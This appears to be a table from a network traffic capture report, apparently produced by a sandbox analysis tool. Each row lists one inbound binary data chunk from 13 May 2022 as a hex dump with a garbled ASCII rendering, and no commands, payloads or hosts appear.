| 2022-05-13 13:53:17 UTC | 4165 | IN | Data Raw: a7 6d 77 85 7a 7c ea e3 f7 99 fa 8a c7 f1 e6 a9 e1 cf 03 5a cf 67 35 ff 00 f6 7f da 11 7c ef 93 7e f5 ff 00 69 ab 53 e1 be 93 63 aa 5a c7 a9 69 f2 79 09 17 cf e5 fd f8 9f f0 c7 dd f4 af 02 a6 32 72 a7 2a 9e cf 49 6d 7d bf 4d cf 52 38 4a 51 7f 16 ab b6 e7 af 7f 63 c1 79 e7 c9 a7 ea c9 aa 44 bf 71 3c b6 b7 95 3f e0 0d 8a cb d2 ee 2f bc 3f ae 7d ba ce 78 e0 6f f8 17 cf fd 2b 1e 3b 39 74 9f dd e8 72 47 6b 14 af be 68 27 dc e9 b9 9b 2d 8f ee ff 00 bb d2 ba 5b 8b ab 6f ec 77 fb 1f 87 9e 7b a6 4f f5 ff 00 6a 5f 91 97 b9 ff 00 64 fb 2d 78 d7 e6 9f 34 34 f4 35 d6 2b 96 5e f2 7a 74 ff 00 80 76 3a 7f c4 4d 42 ff 0 0 4b 91 75 28 20 9d df ee 79 90 7f e8 58 cd 79 cf 89 35 4d 4e ea c6 4d 36 4f ec db 5b 8b fd df f1 e3 f6 9f 35 db d5 1f 70 f2 db 6f b5 7a 5d a6 a3 e1 fb ef<br>Data Ascii: mwz\|Zg5\|~iScZiy2r*lm}MR8JQcyDq<?/?}xo+;9trGkh'-[ow{Oj_d-x445+^ztv:MBKu( yXy5MNM6O[5poz] |
| 2022-05-13 13:53:17 UTC | 4173 | IN | Data Raw: 9f 7c 5f 32 fe ee 51 27 a6 3e 62 bf c2 77 0a e6 f4 bf 87 f0 6a 9e 11 d1 7c 55 af 5d f8 9b 44 d7 6d 5e 17 4f 2f 58 64 b7 49 d5 80 2e 6d a2 02 16 8c b2 ff 00 10 3f 2f bf 35 37 b4 9f 99 5b c5 79 1b 56 33 78 73 4d d6 27 68 e3 ba b5 b7 6b 89 13 ec bb 16 59 51 bc be bb 5b 3b 1b ef 7f df 5c d6 f7 fc 22 b7 3a a7 88 34 d8 fc 8d ef 6f ba 6f 3e 7f 9d 11 7f 83 fd d6 fe 1f fb ea b8 3f 11 5d 6a b6 ff 00 19 b4 dd 37 4d b0 ff 00 89 54 53 35 f5 c7 c8 bf 3d e3 37 32 48 cb f3 64 27 6f ee ed ad 2b 1f 1b 7d a3 e2 14 fa 7a dd c9 6b a5 59 c3 6e 9f 6a 9f 73 bb ee df c7 fb a0 fe 55 b7 33 b5 cc 79 75 2b f8 fb c1 f3 de c9 69 6b a9 78 b3 fb 3a de 5b b6 86 19 2d 77 44 ff 00 75 f6 c5 bf 86 8e 3f 33 ae 0f 35 ce f8 27 5a f0 f7 c1 3d 2a 4d 17 56 bb d6 75 4b 8b a4 df 0c 17 5f e9 11 79 ea<br>Data Ascii: \|_2Q'>bwj\|U]Dm^O/XdI.m?/57[yV3xsM'hkYQ[;\":4oo>?]j7MTS5=72Hd'o+}zkYnjsU3yu+ikx:[-wDu?35' Z=*MVuK_y |
| 2022-05-13 13:53:17 UTC | 4276 | IN | Data Raw: ea e9 fe 7d aa a8 88 01 50 bb b9 dd f3 7e 15 eb 53 a5 56 9c dd 55 16 d4 92 8a b7 4f 3d f6 5d 4e 9f dd 55 87 2c a4 95 ae f5 30 fc 69 e1 ed 3f 41 f1 16 87 71 a7 dd c7 7b 2c b6 fb 66 f2 d3 cd 4b 6f e1 8f cd e3 6e 19 57 70 5a d5 f8 5e 6e 65 d3 b5 d6 d4 a0 7b ad 32 ea e1 ad e6 9e 4d db 1f fb df f8 f5 6c f8 4f e1 9e 91 e1 5b af b1 db eb 30 6b 53 6b 3a 1f 9b fb bf bb 0d cb 37 fc 7b cc ad f7 5d 1d 71 bb 3f e1 5d ee b5 e3 45 d1 bc 47 a1 69 ba b3 a7 fc 23 91 5b af da 20 8d 15 1b cc 58 00 5c 85 fb 8d bb 68 3f 9d 6b 8f c6 34 fe ab 45 73 34 af 7d 9d 96 ba 79 be 87 5e 0a 10 8d 4e 69 3b 3e dd 3b 7d dd 4e 3f 5c d2 60 5f 15 47 ae 5d 5a 22 25 c4 b6 ea 91 a3 b4 b2 fc b1 ff 00 ac 63 58 7f 18 b5 65 bc d2 f5 29 c3 c3 7b 35 e2 ff 00 a4 5d 46 9e 52 ee f3 3e f6 df fb ea bb 8f 10<br>Data Ascii: }P~SVUO=]NU,0i?Aq{,fKonWpZ^ne{2MlO[0kSk:7{]q?]EGi#[ X\h?k4Es4}y^Ni;>;}N?\`_G]Z"%cXe){5]FR> |
| 2022-05-13 13:53:17 UTC | 4332 | IN | Data Raw: ea 56 b0 34 b1 6d f6 68 d4 ed 3f 5a 93 c1 be 3a f1 1f 8d 2e a4 b3 f0 3c f3 ba 7d a3 7f da b5 14 d8 e8 ab f7 b7 23 7d d4 3f ed 57 24 b0 d8 ac 4c f9 9e a9 f5 e9 f7 9a aa b4 a8 c5 c6 2e d6 e8 7d 09 e1 b8 59 6e bc b8 fe 78 76 7f ab de db 3f 97 cb 5e d9 a2 b4 16 f6 3f bc 9e 04 4b 74 de fe 5c 9b fe 5a f2 bf 02 e8 b7 d6 30 47 34 9a 94 97 b2 c4 8a 93 79 fb 7f 7d fe d7 cb f7 6b a2 f1 b6 b9 25 ac 1a 2d 9e 9b 69 e7 de ea 57 6b 68 92 7f cf 1f e2 6d fb 7f d9 15 f6 f9 6e 15 60 69 72 ad de e7 c7 63 ab 3c 5d 5b f4 e8 6c 7c 3b d1 e5 b5 f0 cc 1f 6c f9 ef 65 79 26 f3 27 fe eb 48 cc bf 4f 96 ba 6b 85 fb 3c 9b 64 93 65 47 36 a5 1c 56 be 5c d2 6c 96 24 f9 fe 7a c1 d4 bc 4c b7 5e 5a af f0 ee 77 92 bd c5 52 31 56 6c f2 a5 09 4a 4c f2 df 87 be 07 f0 e5 9d d5 dc 96 36 f0 59 68 bf<br>Data Ascii: V4mh?Z:.<}#}?W$L.}Ynxv?^?Kt\Z0G4y}k%-iWkhmn`irc<]\|l;ley&'HOk<deG6V\l$zL^ZwR1VlJL6Yh |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 4340 | IN | Data Raw: 0a c7 3d ee 8f 13 da 43 ab 78 56 0d df b9 56 b6 df e6 c6 ce df 2a 46 83 8f 6f 97 a5 58 f8 ad f1 33 47 f8 77 f1 37 4d d6 2c ec 27 d5 e5 6b 7d 9a b5 ac 0f b1 1e 25 61 e5 ff 00 b4 ce 3f 55 ac 9b 3d 2f 5e d7 3e 15 eb 5a b7 86 75 6f 3f c5 7a b4 d3 6b ef 75 aa fc 91 7f a4 2f d9 56 07 d9 f3 6d 8d 19 d9 57 f8 76 2f 1d ab 18 3e 75 66 6f 28 f2 b4 d6 c7 ba 7c 1b b8 9f c8 92 eb 52 fb 0d ad c5 e5 8d bc c9 e4 6e 47 da ab ce f1 f7 7f e0 43 b7 f0 d7 79 25 e4 fa a6 a5 1c 30 c9 b2 d2 2f 9e e3 67 f1 b3 7d cc 37 f0 ff 00 7a be 3d fd 90 fe 21 5f 78 8f c7 9a 4f 80 fc 69 25 f2 6b 76 16 32 43 77 e6 5d 6f b4 bd 68 57 cb 50 07 f0 be c0 db 97 a1 d9 5f 73 5a d8 d9 d9 c1 e4 db c1 1c 0b fe c7 e5 56 93 8e 86 52 b6 e7 23 e2 89 27 5b 78 24 8e e3 c8 f2 a6 f3 9f e7 d9 bd 6b c8 7c 41 e2 09<br>Data Ascii: =CxVV*FoX3Gw7M,'k}%a?U=/^>Zuo?zku/VmWv/>ufo(\|RnGCy%0/g}7z=!_xOi%kv2Cw]ohWP_sZVR#'[x$k\|A |
| 2022-05-13 13:53:17 UTC | 4356 | IN | Data Raw: 94 b9 67 b1 a9 a3 de 68 3a 7e ad 61 e2 4b 88 2c 75 bd 07 f7 8f 2e 8f e2 e9 9a 25 49 f6 e7 ef 43 fe b7 d8 e3 e6 3f 79 6b df 3e 17 fe d0 de 17 ff 00 84 1f ec ba 8f 89 35 f8 ee ec 25 5b eb 4b ed 46 05 be 85 d9 7e 65 b3 58 b3 f2 a2 7f 09 dc ad d2 be 6e b7 d1 ee 7e 1c f8 57 49 d3 6e b4 94 9a eb 54 be 6d 46 e2 7b e4 5d ff 00 63 58 f6 a0 ea 57 bf 99 eb 57 3c 03 f0 4e 2f 11 e8 fe 21 d4 ac 75 ab 1d 23 fe 11 fb b6 7b 84 d4 ae b6 34 f1 18 f3 f2 8f ef 76 19 ee d5 e5 e6 79 7e 5f 8d a2 e5 8a a8 f9 53 5c b2 56 7d 6d b5 9a dd d9 e9 af 5d 8f 43 0f 56 74 db 50 b5 f5 3d 37 e3 5f c7 09 7e 20 78 1e ed f4 ff 00 3a d7 c4 1a 4d bf 95 77 22 24 5b 9f 77 ca 5a 36 51 e6 2a 63 77 c8 4f 1d ab cf 97 c2 f6 d7 4d e1 bb ab 8b bb a9 b5 0b 0d 2d be c9 27 dd 8b 72 ef 98 ee 60 3f e7 9f 4f 7a<br>Data Ascii: gh:~aK,u.%lC?yk>5%[KF~eXn~WlnTmF{]cXWW<N/!u#{4vy~_S\V}m]CVtP=7_~ x:Mw"$[wZ6Q*cwOM-'r`?Oz |
| 2022-05-13 13:53:17 UTC | 4372 | IN | Data Raw: 4f cf e5 a1 e3 93 59 ad 9d e4 12 5c 43 3d 9e 94 b6 f2 5b db a6 cf 9d 22 65 ff 00 59 8f 75 af a5 ff 00 61 05 b6 f1 47 c7 08 f5 6b 7d 32 3b 5b 7d 27 4e 92 69 7c 97 de a8 cf fb b8 ff 00 d9 df b4 ff 00 5a f9 ef e2 37 8a 24 f1 5c 9a b5 e5 f6 f9 b4 fb 54 ff 00 47 4d 3b cb 4d eb bb 6f ef 7b 64 7c bf 76 be e1 fd 81 fe 19 ea 7e 1f f8 7b 26 bd 75 07 d9 7f e1 26 45 99 23 83 fd 52 41 12 ec 8f e5 fe f9 6d ed fe ef a5 76 e1 69 ca b4 61 52 ac 6d 25 d2 fa 77 f9 be e7 9f 56 8c 69 57 e5 a7 f0 ae ac ec 3f 69 af 17 78 a2 2b 5f 0f 69 be 0d 92 74 bb d5 af 95 26 9e c6 05 96 57 8b f8 76 ee 1f de 15 d9 78 27 c2 7f 10 74 df 05 ce de 24 d5 b4 04 f1 5c b6 ed 0d 8c 96 3a 73 79 56 d2 f3 b6 59 7e 6c 48 de b8 0a a2 bd 33 4d d3 f4 f8 a6 92 6b 5f 9e e1 7f 72 f2 7f ec b4 dd 42 ea cf 49 ff<br>Data Ascii: OY\C=["eYuaGk}2;[}'Ni\|Z7$\TGM;Mo{d\|v~{&u&E#RAmviaRm%wViW?ix+_it&Wvx't$\:syVY~lH3Mk_rBI |
| 2022-05-13 13:53:17 UTC | 4379 | IN | Data Raw: bc 4e 29 f2 bf 75 5b f0 e9 f7 98 dd 61 70 8b 9b e2 77 fc 4f 32 6f 36 68 e4 99 bc c7 ff 00 a6 95 25 9b 2f dd a8 63 f3 da 3d be 67 c9 57 23 b3 dd fb cf fd 17 5f 40 7c e9 f5 d7 ec e7 e0 5f 84 d6 3a ad a5 f7 8a 2e fe db ff 00 12 eb 7d 59 e7 d4 a7 f2 ac 6c 9b 71 dd 11 db f3 49 27 cb f2 a7 7f 9b ad 7c f3 e3 af 89 57 fa ff 00 8b bc 73 2c 3a 9f d8 f4 cd 7a fa 4b 8b 88 2d 62 c4 37 3b 64 26 3f 97 f1 c8 f4 ae 71 3c 43 7d 67 0d a5 93 49 e6 69 b0 5c fd ad 20 de db 1e 4e 9d b9 e9 f2 f1 59 5a 84 cb 79 73 3c eb 0a 5b 24 8c cf e4 a6 ed 89 96 ed bb 9a e4 a5 87 71 a8 ea 4d b7 7e fd 0e da 98 85 2a 6a 9c 55 ad f8 94 5b e6 f9 a9 d1 ab ff 00 0d 5b b5 b4 65 77 f9 12 6f 97 fb f5 6b fb 3e 3f dd 85 f9 19 95 b7 c7 bf e6 e2 bd 48 c1 b3 cf 72 45 48 61 66 4f de 53 bc 9d b2 7c c9 f7 bf<br>Data Ascii: N)u[apwO2o6h%/c=gW#_@\|_:.}YlqI'\|Ws,:zK-b7;d&?q<C}gIi\ NYZys<[$qM~*jU[[ewok>?HrEHafOS\| |
| 2022-05-13 13:53:17 UTC | 4395 | IN | Data Raw: 52 1f 2e 0f b3 a2 2f fc f3 11 9c 6d db fd dd b5 b6 07 1b 4f 03 81 58 5c 4d 7e 79 69 77 27 d5 da c9 5e d7 f2 dd f7 6c e8 ab 85 a9 5b 13 f5 88 c3 95 79 2d 0b 56 fa 82 f8 66 08 1a fb 56 8e d6 dd 5f f7 31 ef 64 df b5 49 6d ff 00 df af 25 fd a0 bc 79 05 af 84 67 8f ec 97 d7 56 f2 c2 cf e6 47 63 bf c9 f9 7e f7 cf 81 fa ee 5a f4 4d 43 c3 ad e2 0b ed 37 52 99 e3 4b 7b 5f 33 7c 93 fd c4 f9 7e 53 b7 fd ea f3 ff 00 1c 7c 2d 97 54 f0 55 dd af 88 b5 a9 3c 57 6f f6 b6 be b7 8e d5 fe ce f3 2f 55 5f 97 1e 62 a1 f9 be 53 5f 2d 9a 66 18 67 0a 98 59 4e cb 7d f5 7d 7b f5 da de 47 af 4e 85 ed 27 bf 63 e5 8f 87 ff 00 10 2e bc 45 a6 dd ea 0d e2 18 34 57 b5 86 3f b2 5d 7d 97 cd 47 97 e5 ca 95 fb a1 36 c6 ff 00 37 76 7f ef 57 d4 ff 00 b3 ef 81 6c f5 2b e8 35 ef 14 47 06 a3 e2 38<br>Data Ascii: R./mOX\M~yiw'^l[y-VfV_1dIm%ygVGc~ZMC7RK{_3\|~S\|-TU<Wo/U_bS_-fgYN}}{GN'c.E4W?]}G67vWl+5G8 |
| 2022-05-13 13:53:17 UTC | 4411 | IN | Data Raw: b5 ac e3 a6 c7 a5 4e 35 24 b9 d7 ba da bb fc d2 3b a8 63 f0 7f 86 35 9b 1f 13 de 7d 97 fb 56 eb 4f 5b 7b 8d 62 3b d5 96 cb 6a ae 44 9b 79 db fc 48 8f 8a 9a e2 de c7 ce 8d ad 67 b5 47 b8 9b ce 9a 4d fb 1e 66 65 ee 3d d6 be 61 d2 7c 1b f0 dd bf b7 74 19 2e ef ac ae 34 79 61 b4 b8 be 9b e4 7b 28 19 7c b5 d8 9f ea e4 4f e3 dc 3e 63 b6 b9 98 ef 34 56 8f 52 8f c7 de 25 be 7f 18 69 68 be 4a 5a dd 7c 8e c9 27 cb 3c 0d 19 f9 a3 74 f2 fa ed 1e 95 f2 19 a6 5f 89 cc 9c 6b cb 13 37 c8 ed a4 1d f5 b3 8d a3 7d 95 fe 2b f6 dc e8 75 3e ac f9 1c 55 da be eb f3 3e b6 b5 f1 3d f6 a1 ac 49 6b ff 00 20 e7 b0 78 de 2b 5b ad ae 97 2b b7 ef a2 e7 3b 47 38 c8 af 1f f8 89 f1 d3 57 f0 7f 8b be d3 67 1c 88 f2 d8 ac b6 e9 75 fe ab e7 9f 63 9f 28 e3 6a 6c 65 6e 2b e3 48 7e 31 78 9f 59<br>Data Ascii: N5$;c5}VO[{b;jDyHgGMfe=a\|t.4ya{(\|O>c4VR%ihJZ\|'<t_k7}+u>U>=Ik x+[+;G8Wguc(jlen+H~1xY |
| 2022-05-13 13:53:17 UTC | 4419 | IN | Data Raw: c6 5a ec 36 ba d4 7a 77 85 e2 b4 d9 77 e5 bf ce 8b ff 00 3c d5 bf 8a 57 fb bc 7d da e9 3f 68 0d 4b 45 d0 64 bb 66 9f 52 b2 d4 16 df 7c da 6d d4 ea ee f2 b2 e7 e5 93 df da bc c7 c2 3f b2 3f 8f 75 4b 4f 0f 6b 5a f6 93 75 6b e1 4b ff 00 f4 bf b8 ce fb 7e 83 ee e7 fd aa ed c3 53 8f b3 e7 91 c5 89 a9 3e 7e 48 1b df b3 7f 81 6d bc 41 ab 7f c2 69 ab 41 1c f7 72 cd b3 4e 82 44 f9 2d 95 78 56 c7 f2 af b3 3c 3b a4 b6 a9 f6 bb 5b 7f dd ca c8 bb ee a3 4f 91 3e a3 fb d5 e4 7a 0d ac 5a 5c 7f 63 b7 b0 93 4e b4 8b 6a 27 96 9b 3e 5a f6 0f 87 ba 84 b6 be 1f d5 ae 24 8e 48 2d 16 e2 34 86 79 36 ec 75 55 f9 bd f8 ae 4a d5 1d 4a 97 e8 75 d1 a7 ec a1 6e a6 97 8b b5 0b 66 9e 3d 0e 49 20 d4 6f 65 45 74 b5 f2 23 de 8b fd ec 1e d5 c3 df 69 ab e1 9f f4 8f 23 4d fe cf 57 57 f2 3e 5d<br>Data Ascii: Z6zww<W}?hKEdfR\|m??uKOkZukK~S>~HmAiArND-xV<;[O>zZ\cNj'>Z$H-4y6uUJJunf=I oeEt#i#MWW>] |
| 2022-05-13 13:53:17 UTC | 4435 | IN | Data Raw: fe f7 7c 57 8b 5a b5 3c 42 9c 56 8e df 8a 3d 7a 34 aa 50 70 77 eb f8 33 e7 7d 6b e3 a7 8a 3e 19 78 9a 0b 5d 6a 39 3c 5f e0 dd 4a c7 7b ff 00 6f bd b2 3a 44 d9 5f 92 e6 1f 97 fe 00 7e ef d3 e6 ae b3 e0 af c6 a5 f0 1d 8c 9a d6 87 e0 1f ec e5 95 19 3e cb 3d d4 ff 00 ea b7 7f b6 cf ff 00 7d 6c 15 e5 3f 12 be 10 eb d1 7c 1d d1 7c 4d 7d a6 cf f6 24 b9 6b 74 9f 63 79 49 13 ff 00 71 48 ce cd dd 2b ba fd 90 e3 bb f1 06 ab 7d a4 ea 17 7e 46 8f 6e 9e 4c 53 df 5a fe e7 e5 5f 9e df 7f dd de ad f3 0f f6 7b 57 13 95 6f 62 a7 47 e2 47 7f 2d 1f 69 28 d4 f8 59 0c 71 fc 2b fd a1 bc 47 e2 1d 72 e2 ef 51 f8 73 e2 08 ae 1a 6f ec 3b e9 23 fb 3d ec ec bf 3b 40 14 7c c1 f1 f3 ed f9 bb d7 a8 fc 35 b8 f8 7d f1 07 c2 da 47 80 7c 41 a4 e9 ba 7d ed ac 53 7f 60 cf a6 ce df 67 99 5b ef<br>Data Ascii: \|WZ<BV=z4Ppw3}k>x]j9<_J{o:D_~>=}!?\|\|M}$ktcyIqH+}~FnLSZ_{WobGG-i(Yq+GrQso;#=;@\|5}G\|A}S`g[ |
| 2022-05-13 13:53:17 UTC | 4451 | IN | Data Raw: db a2 dc 5a 5f 69 56 ab 14 bb 93 e6 51 f2 e1 5f f1 af 5a f1 f2 de 68 d6 30 5b e8 b6 10 4f 2b 6d 44 8d e7 d8 88 aa d8 3f f8 ef 4a b1 a1 e9 73 cb 6b 25 ab 49 bd d9 f7 bc 9f dc a7 0d af d4 25 63 e3 9f 88 da 97 c4 ad 1a df fb 2f fb 27 52 be f0 ab 7e f9 fc 55 3d 8b 45 71 32 f1 95 d9 16 e3 0e d3 5d 37 c2 bf da 2b c3 9a 6d d5 fe 93 e2 6f 18 4f a8 db ae d7 87 cb dc e8 f1 32 ff 00 aa 07 03 6e 2b ec cd 2f 41 bc 96 7f 26 19 e3 b5 b7 89 15 13 cb f9 dd fe 5e be d5 e6 ba f7 ec 9b f0 c3 e2 36 a5 ad 5c 49 a1 49 a2 3b 3f 93 f6 ed 36 7d 88 f3 af df 93 cb c1 5e 1b e5 ff 00 be a9 ca 9d d2 56 25 54 e5 bb e6 3e 6b f8 91 fb 4f 5c dc 6a 52 59 e9 36 17 cf 68 d3 2e cb ad fe 53 fd ef 94 2e 3b 57 2f a9 7e d2 da e6 a5 7d 1d be a5 3c 76 b2 b7 c9 e5 c6 ff 00 d3 15 27 c6 af d9 5f 5e fd<br>Data Ascii: Z_iVQ_Zh0[O+mD?Jsk%l%c/'R~U=Eq2]7+moO2n+/A&^6\II;?6}^V%T>kO\jRY6h.S.;W/~}<v'_^ |
| 2022-05-13 13:53:17 UTC | 4459 | IN | Data Raw: 7f 27 07 ee a6 3c 99 0b 7f 77 75 71 3f 16 bc 3b 63 a3 7e d2 16 96 30 cf 3c da 7f da 6c a2 df f7 ee 36 a3 24 64 e0 f7 6d ac 57 d4 6d 3d eb e8 5f 80 fa 1f 8a 7c 21 f0 7b 4a 93 51 d9 a5 c9 7f a4 cc b6 cf 24 7f 3f 9a ed 8b 3c 95 e7 ee 3e f3 c7 dc af 99 be 1e f8 8a cf c0 7f b4 86 93 ab 78 9a e2 1d 7a d3 49 f1 12 bd f4 ff 00 34 a9 34 51 49 83 2a f7 20 75 5a fa fc 86 b4 f1 99 b6 2a 51 a8 9c 20 e4 92 4e f7 bc b5 77 b5 b7 5f 89 e4 63 65 4e 9e 06 8d 2e 5b 49 d9 df 6d be f3 f7 07 c4 1a a6 ef dc e9 f7 f1 bf 94 fe 4b c9 e5 f9 bb 19 7a af c9 fc 75 e4 be 38 fd 9d ec ff 00 68 7d 56 d2 fb c7 5a b4 f3 f8 7e d6 65 7b 4d 0e d7 75 be f5 5f bd e6 37 de 56 63 d7 be d5 c0 c6 6b a8 f0 7e 87 e1 ef 10 78 c7 c5 1a e7 85 f5 28 e0 fe dc 78 51 e4 8d fc db 4b 99 e2 8c 48 6f 11 15 b6 f9<br>Data Ascii: '<wuq?;c~0<l6$dmWm=_\|!{JQ$?<>xzl44QI* uZ*Q Nw_ceN.[ImKzu8h}VZ~e{Mu_7Vck~x(xQKHo |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:17 UTC | 4475 | IN | Data Raw: fe e2 18 e3 61 c7 df ed f2 e3 9a c9 f0 0f c1 5b 9f f8 4d 64 f1 07 8b 12 02 9a 6e 99 f6 bb 4f df b7 fa 6b 3b 7e e6 29 36 75 d9 f4 e7 e4 eb 5d 4f 8a 23 d3 fc 73 ac 3e a5 fd bc 90 d9 78 7e dd 7f b3 a0 d8 bf 68 76 68 07 ca db 98 ff 00 10 55 ce 3f 89 85 41 1e b5 6d aa 47 e1 fd 61 bc 41 75 a7 4b a9 2d 86 8d e4 6a 30 ed 8b 72 cf 1c b2 c7 12 72 43 aa 47 df fb f5 f3 54 71 98 8a 34 1a a2 f9 65 35 69 35 17 74 df 4d b7 71 de cb f2 3a 29 c6 34 e8 29 49 dd a7 75 aa b5 cc 6f 12 6a 17 5e 0f f8 1f 7d 63 a5 e9 52 5a f8 83 54 9a f6 2b 88 23 dd 12 41 f2 b9 76 76 61 fb d7 0b bb bf e8 2b e3 f8 d7 58 b8 f1 b2 6b 57 30 5d be af 7b 13 2d be ff 00 92 5d 4d ee 1b 6e d8 ff 00 bf bb 73 8a fa 27 c3 f7 17 5e 30 f1 77 8d 35 65 d3 3f b5 2e a0 bb 6b 48 be dc ff 00 e8 ee b2 dc fc f1 aa 7f<br>Data Ascii: a[MdnOk;~)6u]O#s>x~hvhU?AmGaAuK-j0rrCGTq4e5i5tMq:)4)Iuoj^}cRZT+#Avva+XkW0]{-]Mns'^0w5e?.kH |
| 2022-05-13 13:53:17 UTC | 4491 | IN | Data Raw: e7 db b6 6d 56 68 8b 2c b8 3c 8f 92 3f ce bd 0b e2 65 bf 87 34 8f f8 47 b4 11 3f d9 75 89 e2 5f 37 e4 f2 9d e3 89 77 75 5e 8b 23 a7 cd cd 72 da a6 be ba 5e 95 04 3a 3b c9 a8 78 97 4b d7 21 d4 7e 4b 26 47 75 58 fe 66 93 07 e4 50 bf bb 5f e1 da bc 55 65 ce a4 a8 2a 74 db e5 9d fe 2e 8a f6 e6 4f 6b 59 5b fa d3 a6 55 15 77 b6 af e5 6f 23 cf 75 ad 07 59 f0 ad 8a 78 9b 5a ff 00 45 6d 72 e6 d2 ee 18 27 46 b7 49 ac d5 83 3c a5 5b e6 55 dd b0 0e 3e 9c 56 d7 89 2c 74 8f f8 4f 3e 17 5a aa 3e a3 3a a5 95 a6 a3 7c f0 6e b7 87 e5 0a b8 7e ef fb f5 dd ef f5 ae 7f c7 57 de 20 f8 8d e3 c8 f5 ab 5b bb ab a8 a5 b8 de 92 5d 4e b1 3b ce 39 db c0 fb df c7 81 fc 2b 5d 76 97 e2 d9 7c 07 f6 48 d7 4c 93 54 d1 35 9b 79 12 e6 78 ed 63 68 7c f6 9e 1f 2a e7 79 07 7c 83 2b 26 09 fe ee<br>Data Ascii: mVh,<?e4G?u_7wu^#r^:;xK!~K&GuXfP_Ue*t.OkY[Uwo#uYxZEmr'FI<[U>V,tO>Z>:\|n~W []N;9+]v\|HLT5yx ch\|*y\|+& |
| 2022-05-13 13:53:17 UTC | 4499 | IN | Data Raw: aa 2e 5e 5e a6 4d ac 32 f8 7e d6 4b 78 e3 d8 8b 0b 3b c7 b3 ef fc bf c5 f5 ae 9a 3b cf b2 e8 71 b3 49 1f 9b 14 3b 26 f3 3e 44 f9 7f 8b da bc cf e3 f6 a1 ae 5e 78 73 49 d1 f4 7d 4a d7 4e 97 56 d4 56 de 6b b9 2f 96 d2 e3 c8 5f 99 d9 18 91 9c 77 5a cd f8 d5 f1 e3 c3 df 0b f4 3f b2 dd 79 9a de a7 2a 6c 87 4d b5 fd ec ae ad c7 99 27 f7 13 d5 8d 69 3b af 72 24 46 d2 f7 a4 76 5e 36 d5 2c 6f 3c 17 3c 77 d7 72 79 52 a2 a5 bc 96 2f ff 00 1f 2c ed 85 8d 0f 7c ff 00 2a d0 f1 67 88 20 f0 cf 87 e0 8e cf cb df f2 c2 91 c7 f7 11 7e 95 f3 bf c0 9f 0f f8 9b 56 d3 74 dd 5b c5 de 63 dd e8 6e d6 3a 4e 95 75 02 db c5 6d 16 df 96 6d bf f2 d1 ca 36 dd fd bd 2b d5 23 b1 82 5b af b3 db c1 b3 6f df f3 1f 7f cd f5 35 c7 ed 27 0b c6 f7 f3 3a d5 38 49 a9 7e 05 18 f5 89 74 bf 2f 54 ba<br>Data Ascii: .^^M2~Kx;;qI;&>D^xsI}JNVVk/_wZ?y*lM'i;r$Fv^6,o<<wryR/,\|*g ~Vt[cn:Numm6+#[o5':8l~t/T |
| 2022-05-13 13:53:17 UTC | 4515 | IN | Data Raw: 64 ba fb 3d de df 48 9d be 4f f8 0b ed ff 00 7a bc d7 c3 3f 16 bc 0f f1 1a fa 3d 1e d7 c4 32 78 5f c5 bb e4 b7 7f 0f eb 09 e5 5c 5b 4b 16 e0 df ec 3f e0 cc 0d 7a 45 f4 77 96 b6 a9 71 24 ff 00 79 3f ce 2b c4 fe 3c 78 46 c7 e2 06 8f a2 e9 eb a4 a5 d6 a7 75 34 d3 5c 4f 1a 6c f2 56 25 de cc ca 8a 5e 5f ee f1 d3 75 67 52 6b e1 b1 74 e0 de b7 3c 17 f6 8e f0 be a1 f1 1b 58 b4 d0 e1 d6 ae bc 4b e3 0b 59 bf b2 de c6 48 16 de 28 76 fc ed 75 1e d3 8d 98 fb cd 8a fa 13 e1 6f c0 d5 f0 ff 00 85 63 92 49 e7 d5 f5 0d 52 c6 14 be d5 6f 93 7d c3 ed 8b 0b 1f fb 28 9f 74 25 78 7f ec f3 f0 cf c6 8b 3c 9f 11 3c 3b e5 ea fa 7d c3 cd 0d c5 ad f4 ff 00 e9 0e ab 26 df 2a 07 6f 9b 72 85 fe 3c 66 be d4 f0 ce a1 15 e6 8f 1c 9a 7d dc 77 56 f1 7c 9f bb f9 36 4a bc 32 b2 9f 99 58 77 53<br>Data Ascii: d=HOz?=2x_\[K?zEwq$y?+<xFu4\OlV%^_ugRkt<XKYH(vuocIRo}(t%x<<;}&*or<f}wV\|6J2XwS |
| 2022-05-13 13:53:17 UTC | 4531 | IN | Data Raw: f3 a2 eb b6 58 db e5 7f f7 b8 6f 46 a9 2f 35 0b 6d 1f e6 9a 48 ed 62 d9 fe b1 fe 44 a8 ec fc 59 a7 de 5d 79 30 dd c7 3b c5 b5 df cb f9 fe 56 e9 5d 34 a2 a9 47 95 b3 96 a3 95 49 73 25 63 8b f1 37 8c 35 0f 08 78 9a c3 49 f1 36 8b 27 f6 7d e2 49 e4 f8 8e c5 d7 ec 3b 91 77 2c 4e ae db a2 77 ec a7 e5 cf 46 35 f2 1f 89 b4 7b ef da 27 e3 85 85 c7 88 b5 29 e0 f0 3d ad a3 5d be 8f f7 22 f2 bc cd a9 02 b0 ff 00 58 5f 6e e7 7f ee f1 5f 58 7e d2 1f 13 34 af 05 7c 27 f1 2d f6 a1 1c 17 b1 4b 69 25 bc 56 93 fd c9 a5 75 da 89 ff 00 7d 57 cd bf b0 dc 3a 53 78 bb fe 15 ff 00 8b 24 ba 83 52 b3 b7 8e ef 4e 8f 52 46 4f b6 4a df eb 06 d9 3a 6d 5d bb 53 f1 ac aa c9 a7 fb a7 ab d0 de 9a 5c bf bc db c8 f7 af 0c de 5e 69 3e 45 8f 80 f5 28 34 ed 2b 7e cf ec d9 ec 7e d1 6f 6d ee 9f<br>Data Ascii: XoF/5mHbDY]y0;V]4GIs%c75xI6'}I;w,NwF5{')=]"X_n_X~4\|'-Ki%Vu}W:Sx$RNRFOJ:m]S\^i>E(4+~~om |
